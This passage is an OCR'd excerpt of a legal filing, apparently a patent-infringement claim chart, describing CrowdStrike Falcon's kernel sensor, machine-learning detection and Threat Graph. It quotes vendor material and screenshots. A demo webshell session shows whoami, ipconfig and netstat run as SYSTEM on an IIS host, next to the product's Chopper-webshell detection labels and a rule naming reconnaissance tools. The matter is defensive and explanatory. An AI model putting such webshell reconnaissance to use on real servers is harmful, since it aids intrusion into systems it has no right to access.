
510. Indeed, "the Falcon Sensor sits in the ***kernel*** and CrowdStrike focuses on malicious patterns or indicators of attack." (Emphasis added.) As shown below, the Accused Products display information for an event related to "HOST CS-WEBSERV1-TMM" and "USER NAME CS-WEBSERV1-TMM" and connected a series of events including "[root]," "smss.exe," another "smss.exe," "wininit.exe," "services.exe," "svchost.exe," "w3wp.exe," "cmd.exe," "ipconfig.exe," another "cmd.exe," "whoami.exe," another "cmd.exe," and "NETSTAT.EXE," including "w3wp.exe" using the command prompt "cmd.exe" to perform malicious actions. The Accused Products and their "indicators of attack…recognize that this series of events corresponds to a webshell exploit" and "see the commands entered in the command prompt—whoami, ipconfig, and netstat—and under these circumstances they are suspicious."



How Falcon Prevents Fileless Attacks in Your Organization

```
TCP    [fe80::956:7347:597c:6d96%13]:389   [fe80::956:7347:597c:6d96%13]:52247  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:389   [fe80::956:7347:597c:6d96%13]:52251  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:49237  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:50146  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49155  [fe80::956:7347:597c:6d96%13]:52022  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:49237  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:50146  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:52022  [fe80::956:7347:597c:6d96%13]:49155  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:52247  [fe80::956:7347:597c:6d96%13]:389  ESTABLISHED
TCP    [fe80::956:7347:597c:6d96%13]:52251  [fe80::956:7347:597c:6d96%13]:389  ESTABLISHED

C:\inetpub\wwwroot\> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::956:7347:597c:6d96%13
   IPv4 Address. . . . . . . . . . . : 10.10.3.112
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.3.1

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


C:\inetpub\wwwroot\> whoami
nt authority\system


C:\inetpub\wwwroot\>
```

Because the falcon sensor sits at the kernel



How Falcon Prevents Fileless Attacks in Your Org

TMM demo
w3wp.exe
cmd.exe
High Severity Suspicious Activity
High Severity Suspicious Activity
ipconfig.exe
cmd.exe
whoami.exe
Low Severity Suspicious Activity
cmd.exe
High Severity Suspicious Activity
High Severity Suspicious Activity
NETSTAT.EXE
Low Severity Suspicious Activity
ipconfig.exe
cmd.exe
whoami.exe
Low Severity Suspicious Activity
cmd.exe
High Severity Suspicious Activity
High Severity Suspicious Activity
NETSTAT.EXE
NETSTAT.EXE
New
Comment
CS-WEBSERV1-TMM
Network Contain
Execution Details
No Log Entries
File Details
1:52 / 3:17
Scroll for details

Command execution indicative of Chopper webshell

A command was run that is associated with Chopper web shell activity.

Low Severity Suspicious Activity

An administrative/reconnaissance tool (xcopy.exe, ping.exe, tasklist.exe, ftp.exe, autoruns.exe) was spawned under an IIS worker process.

netstat -an

\Device\HarddiskVolume2\Windows\System3...

[illegible]

[illegible]

SPE\CS-WEBSERV1-TMM$


Dec. 26, 2018 17:58:01

Dec. 26, 2018 17:58:02

and under these circumstances, they are suspicious.

(*See* WBR_CSK000680 (https://www.youtube.com/watch?v=NdAKnfF-baM) at 1:12-1:52; *see* *also* WBR_CSK000669 (https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/).)


511. Indeed, "CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent." The kernel-mode agent "provid[es] comprehensive real-time visibility from its high position in the kernel into key OS events."



CrowdStrike Inc., a provider of cloud-delivered endpoint protection solutions, has announced a new update to its flagship Falcon platform, including:

- Linux Kernel-mode Agent – Falcon Linux agent is now a full kernel-mode module, providing comprehensive real-time visibility from its high position in the kernel into key OS events.


* * * * *



CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent.

(*See* WBR_CSK001695, https://solutionsreview.com/endpoint-security/crowdstrike-extends-falcon-platform-with-enhanced-cloud-and-data-center-coverage/.)

512. In addition, the Accused Products' "Endpoint Protection Software" features include "Activity Log," "Antivirus," and "Behavioral Analytics."




CrowdStrike Falcon Features and Options

Endpoint Protection Software

✓ Activity Log
✓ Antivirus
✓ Application Security
✓ Behavioral Analytics
✓ Device Management
Encryption
✓ Signature Matching
✓ Web Threat Management
✓ Whitelisting / Blacklisting

(*See* WBR_CSK001696, https://slashdot.org/software/p/CrowdStrike-Falcon/.)

513. Indeed, "[i]nformation related to activity on the endpoint is gathered via the Falcon sensor" and "each sensor transmits about 5-8 MBs/day."



— How does the Falcon sensor talk to the cloud and how much data does it send?


All data transmitted from the sensor to the cloud is protected in an SSL/TLS-encrypted tunnel. On average, each sensor transmits about 5-8 MBs/day.

— What data is sent to the CrowdStrike Cloud?

CrowdStrike Falcon is designed to maximize customer visibility into real-time and historical endpoint security events by gathering event data needed to identify, understand and respond to attacks — but nothing more. This default set of system events focused on process execution is continually monitored for suspicious activity. When such activity is detected, additional data collection activities are initiated to better understand the situation and enable a timely response to the event, as needed or desired. Note that the specific data collected changes as we advance our capabilities and in response to changes in the threat landscape. Information related to activity on the endpoint is gathered via the Falcon sensor and made available to the customer via the secure Falcon web management console.

(*See* WBR_CSK001665, https://www.crowdstrike.com/products/faq/.)


514. In another example, Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents.



- **Capture critical details for threat hunting and forensic investigations:** Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents.

(*See* WBR_CSK001550, https://www.crowdstrike.com/wp-content/uploads/2021/12/falcon-insight-data-sheet-verizon.pdf.)

515. In another example, CrowdStrike's Falcon for Mobile is deployed on mobile operating systems and monitors internal API calls. On the timeline illustrated below, Falcon for Mobile monitors API calls and traces back through the monitored events to conduct a thorough investigation.




```
AndroidAppAction: com.google.android.gms.measurement.START
TargetAndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.measurement.AppMeasurementService
ContextProcessId_decimal: 7

3   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
4   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
5   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
6   05-31 12:08:26   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
7   05-31 12:08:25   AndroidIntentSentIPC   AndroidComponentName: com.google.android.gms/com.google.android.gms.analytics.service.AnalyticsService   5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: com.google.android.gms.analytics.service.START
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.common.stats.ConnectionTracker
8   05-31 12:08:24   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
9   05-31 12:08:24   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService            5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: RUN_JOB
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.AirshipService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.urbanairship.job.JobDispatcher
10  05-31 12:08:25   AndroidIntentSentIPC   AndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.measurement.AppMeasurementService   5f83146842c54a646408b036b2db1970
                                            AndroidAppAction: com.google.android.gms.measurement.START
                                            TargetAndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.measurement.AppMeasurementService
                                            ContextProcessId_decimal: 7
                                            SourceAndroidComponentName: org.me.mobiexpensifyg/com.google.android.gms.common.stats.ConnectionTracker
11  05-31 12:08:24   AndroidIntentSentIPC   AndroidComponentName: com.android.chrome/org.chromium.android_webview.services.VariationsSeedServer   5f83146842c54a646408b036b2db1970
                                            ContextProcessId_decimal: 7
12  05-31 12:08:21   ProcessRollup2                                                                                                    5f83146842c54a646408b036b2db1970
                                            CommandLine: com.crowdstrike.falconmobile abi armeabi_v7a p3 org.me.mobiexpensifyg
                                            FilePath: /data/user/0/com.crowdstrike.falconmobile/virtual/data/app/org.me.mobiexpensifyg/
```

being launched by the user and later we
can see the internal API calls having

CrowdStrike's Falcon for Mobile – Overview and Hunting Walkthrough

(*See* WBR_CSK001301 (https://www.youtube.com/watch?v=Dy__Udnbt8I) at 3:29.)

516. The Accused Products perform a method that includes *analyzing, heuristically, computer activity to determine whether one or more weighted factors associated with an activity exceeds a threshold so as to arrive at a determination that the activity is indicative of pestware*. For example, the Accused Products include "[m]achine learning [that] can detect and prevent both known and unknown malware on endpoints" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."




1. Prevention of Known and Unknown Malware

a. Signature-less malware protection
Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.

b. Machine learning
Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.

* * * * *




4. Cloud-Native

Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615-616.)

517. Indeed, the Accused Products' "technologies include machine learning to protect against known and zero-day malware, exploit blocking, hash blocking and CrowdStrike's behavioral artificial intelligence heuristic algorithms, known as Indicators of Attack (IOAs)."



— Can CrowdStrike Falcon protect endpoints if they are not connected to the cloud?

Yes, indeed, the lightweight Falcon sensor that runs on each endpoint includes all the prevention technologies required to protect the endpoint, whether it is online or offline. Those technologies include machine learning to protect against known and zero-day malware, exploit blocking, hash blocking and CrowdStrike's behavioral artificial intelligence heuristic algorithms, known as Indicators of Attack (IOAs).


(*See* WBR_CSK001665, https://www.crowdstrike.com/products/faq/.)

518. The Accused Products include "Threat Graph™" described as "the brains behind the Falcon endpoint protection platform" and "predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics." "Threat Graph™" includes:

- The "Threat Graph Database" that "continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux" and "captures and reveals relationships between data elements."

- The "Integrated Threat Intelligence," which "[e]nriches telemetry with context about real-world threats" to help "identify new campaigns associated with known threat actors."


- "Deep Analytics," which uses "[d]eep AI and behavioral analysis" to identify "new and unusual threats in real time" and allows the Accused Products to "identif[y] threat activity in real time and then alert[] or block[] it based on policies."



CrowdStrike® Threat Graph™ is the brains behind the Falcon endpoint protection platform.

Threat Graph predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.

* * * * *




KEY FEATURES OF THREAT GRAPH

Feature	Benefit
Threat Graph Database	Threat Graph continuously ingests, contextualizes and enriches endpoint telemetry on more than 400 event types, covering Windows, Mac, and Linux. Graph database captures and reveals relationships between data elements.
Integrated Threat Intelligence	Enriches telemetry with context about real-world threats, which helps identify new campaigns associated with known threat actors.
Deep Analytics	Deep AI and behavioral analysis identifies new and unusual threats in real time. Falcon identifies threat activity in real time and then alerts or blocks it based on policies.
Search Engine	Robust, industry-standard query and search engine. Provides easy and powerful capabilities for incident responders and threat hunters, ensuring frictionless access to data needed to get answers fast.
